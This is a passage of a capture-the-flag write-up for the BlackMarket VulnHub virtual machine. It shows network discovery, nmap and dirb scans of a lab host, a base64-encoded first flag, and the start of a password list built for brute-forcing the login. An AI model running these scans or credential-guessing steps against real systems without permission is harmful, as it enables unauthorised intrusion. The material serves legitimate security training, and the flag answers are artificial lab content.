BlackMarket

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 9, 2018
Hong Kong, China

Table of Contents

Introduction

BlackMarket is a Capture the Flag virtual machine that created by AcEb0mb3R (@Acebomber911). It can be downloaded at VulnHub - https://www.vulnhub.com/entry/blackmarket-1,223/

BlackMarket virtual machine (VM) presented at Brisbane SecTalks BNE0x1B (28th Session) which is focused on students and other InfoSec Professional. This VM has total 6 flags and one r00t flag. Each Flag leads to another Flag and flag format is flag{blahblah}.

The difficulty level is between Beginner and Intermediate. The VM format is OVF which can be imported to VirtualBox version 5.2.12 (or above) without any problem.

Under VirtualBox version 5.2.12 (or above), it is running flawlessly with NAT Network interface. The IP address range is 10.0.2.0/24 by default. All the NAT Network VM can be ping each other and internet with the host network interface.

When BlackMarket VM is boot up at VirtualBox, it gets the IP address by DHCP.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and BlackMarket VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of BlackMarket VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:02:73:45      1      60  PCS Systemtechnik GmbH
10.0.2.20       08:00:27:ba:50:d3      1      60  PCS Systemtechnik GmbH
```

The IP address of BlackMarket VM is 10.0.2.20.


To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::5c27:2ada:a553:147f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c2:78:e1  txqueuelen 1000  (Ethernet)
        RX packets 33  bytes 9577 (9.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 334  bytes 25562 (24.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Open Firefox and browse to http://10.0.2.20. The login page of BlackMarket is displayed.



It is confirmed that the BlackMarket VM is working properly. Information gathering of the VM is required. nmap and dirb are running for getting the information about the BlackMarket VM.

```
sudo nmap -sS -sV -Pn -T4 –open 10.0.2.20
```

```
Nmap scan report for 10.0.2.20
Host is up (0.00037s latency).
Not shown: 993 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 3.0.2
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
110/tcp open  pop3     Dovecot pop3d
143/tcp open  imap     Dovecot imapd (Ubuntu)
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp open  ssl/pop3 Dovecot pop3d
MAC Address: 08:00:27:BA:50:D3 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  9 00:01:37 2018 -- 1 IP address (1 host up) scanned in 18.81 seconds
```

```
dirb http://10.0.2.20 /usr/share/wordlists/dirb/big.txt
```

```


-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_CTF-BlackMarket-1
START_TIME: Sun Jul  8 23:50:56 2018
URL_BASE: http://10.0.2.20/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.20/ ----
==> DIRECTORY: http://10.0.2.20/admin/
==> DIRECTORY: http://10.0.2.20/css/
==> DIRECTORY: http://10.0.2.20/db/
==> DIRECTORY: http://10.0.2.20/dist/
+ http://10.0.2.20/server-status (CODE:403|SIZE:289)
==> DIRECTORY: http://10.0.2.20/squirrelmail/
==> DIRECTORY: http://10.0.2.20/supplier/
==> DIRECTORY: http://10.0.2.20/upload/
==> DIRECTORY: http://10.0.2.20/user/
==> DIRECTORY: http://10.0.2.20/vendor/
```

```
---- Entering directory: http://10.0.2.20/admin/ ----

---- Entering directory: http://10.0.2.20/css/ ----

---- Entering directory: http://10.0.2.20/db/ ----

---- Entering directory: http://10.0.2.20/dist/ ----
==> DIRECTORY: http://10.0.2.20/dist/css/
==> DIRECTORY: http://10.0.2.20/dist/js/

---- Entering directory: http://10.0.2.20/squirrelmail/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/
==> DIRECTORY: http://10.0.2.20/squirrelmail/config/
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/
==> DIRECTORY: http://10.0.2.20/squirrelmail/images/
==> DIRECTORY: http://10.0.2.20/squirrelmail/include/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/
==> DIRECTORY: http://10.0.2.20/squirrelmail/po/
==> DIRECTORY: http://10.0.2.20/squirrelmail/src/
==> DIRECTORY: http://10.0.2.20/squirrelmail/themes/

---- Entering directory: http://10.0.2.20/supplier/ ----

---- Entering directory: http://10.0.2.20/upload/ ----

---- Entering directory: http://10.0.2.20/user/ ----

---- Entering directory: http://10.0.2.20/vendor/ ----
==> DIRECTORY: http://10.0.2.20/vendor/jquery/

---- Entering directory: http://10.0.2.20/dist/css/ ----

---- Entering directory: http://10.0.2.20/dist/js/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/class/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/deliver/
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/helper/
==> DIRECTORY: http://10.0.2.20/squirrelmail/class/mime/

---- Entering directory: http://10.0.2.20/squirrelmail/config/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/functions/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/decode/
==> DIRECTORY: http://10.0.2.20/squirrelmail/functions/encode/
```


```
---- Entering directory: http://10.0.2.20/squirrelmail/help/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/de_DE/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/en_US/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/es_ES/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/fr_FR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/it_IT/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/ja_JP/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/ko_KR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/pt_BR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/help/zh_CN/

---- Entering directory: http://10.0.2.20/squirrelmail/images/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/include/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/include/options/

---- Entering directory: http://10.0.2.20/squirrelmail/locale/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ar/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/de_DE/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/es_ES/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/fr_FR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/fy/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/it_IT/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ja_JP/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ka/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/km/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ko_KR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/mk/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/pt_BR/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/ug/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/zh_CN/
==> DIRECTORY: http://10.0.2.20/squirrelmail/locale/zh_TW/

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/administrator/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/bug_report/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/calendar/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/demo/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/filters/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/fortune/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/info/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/test/
==> DIRECTORY: http://10.0.2.20/squirrelmail/plugins/translate/

---- Entering directory: http://10.0.2.20/squirrelmail/po/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/src/ ----
```


```
---- Entering directory: http://10.0.2.20/squirrelmail/themes/ ----
==> DIRECTORY: http://10.0.2.20/squirrelmail/themes/css/

---- Entering directory: http://10.0.2.20/vendor/jquery/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/class/deliver/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/class/helper/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/class/mime/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/functions/decode/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/functions/encode/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/de_DE/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/en_US/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/es_ES/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/fr_FR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/it_IT/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/ja_JP/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/ko_KR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/pt_BR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/help/zh_CN/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/include/options/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/ar/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/de_DE/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/es_ES/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/fr_FR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/fy/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/it_IT/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/ja_JP/ ----
```

```
---- Entering directory: http://10.0.2.20/squirrelmail/locale/ka/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/km/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/ko_KR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/mk/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/pt_BR/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/ug/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/zh_CN/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/locale/zh_TW/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/administrator/ ----

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/bug_report/ ----
+ http://10.0.2.20/squirrelmail/plugins/bug_report/README (CODE:200|SIZE:2335)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/calendar/ ----
+ http://10.0.2.20/squirrelmail/plugins/calendar/README (CODE:200|SIZE:887)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/demo/ ----
+ http://10.0.2.20/squirrelmail/plugins/demo/README (CODE:200|SIZE:837)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/filters/ ----
+ http://10.0.2.20/squirrelmail/plugins/filters/README (CODE:200|SIZE:2672)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/fortune/ ----
+ http://10.0.2.20/squirrelmail/plugins/fortune/README (CODE:200|SIZE:485)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/info/ ----
+ http://10.0.2.20/squirrelmail/plugins/info/README (CODE:200|SIZE:1632)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/test/ ----
+ http://10.0.2.20/squirrelmail/plugins/test/README (CODE:200|SIZE:505)

---- Entering directory: http://10.0.2.20/squirrelmail/plugins/translate/ ----
+ http://10.0.2.20/squirrelmail/plugins/translate/README (CODE:200|SIZE:1730)

---- Entering directory: http://10.0.2.20/squirrelmail/themes/css/ ----

-----------------
END_TIME: Mon Jul  9 00:00:30 2018
DOWNLOADED: 1309312 - FOUND: 9
```

Flag 1

Open Firefox at Parrot Security OS VM and browse to the IP address of BlackMarket VM then select “Developer” and “Page Source” from the Menu of Firefox (Right hand corner) to inspect the source code of the front page of BlackMarket.





At the bottom of the source code page of Firefox, the Flag 1 is found which is :

```
flag1{Q0lBIC0gT3BlcmF0aW9uIFRyZWFkc3RvbmU=}
```


The flag 1 is encoded by Base64 and it is decoded with the following content :


```
CIA - Operation Treadstone
```


Flag 2

According to the Flag 1, Operation Treadstone was a top-secret black ops program of the Central Intelligence Agency (CIA) in the Jason Bourne series of novels, movies and TV programmes. A Google search and find the official page about Operation Treadstone, which is http://bourne.wiki.com/wiki/Operation_Treadstone, where some name of staff and assets are shown.

Suppose the Flag 1 indicates the hints for the credential of the login page at BlackMarket. Gathering some names from the said official page and the content of Flag 1 for the credential list for brute forcing. The list of the credential is as the following and it is namely "blackmarket_password.txt".







The “blackmarket_password.txt” is constructed as the following :

```
admin
richard
ward
```

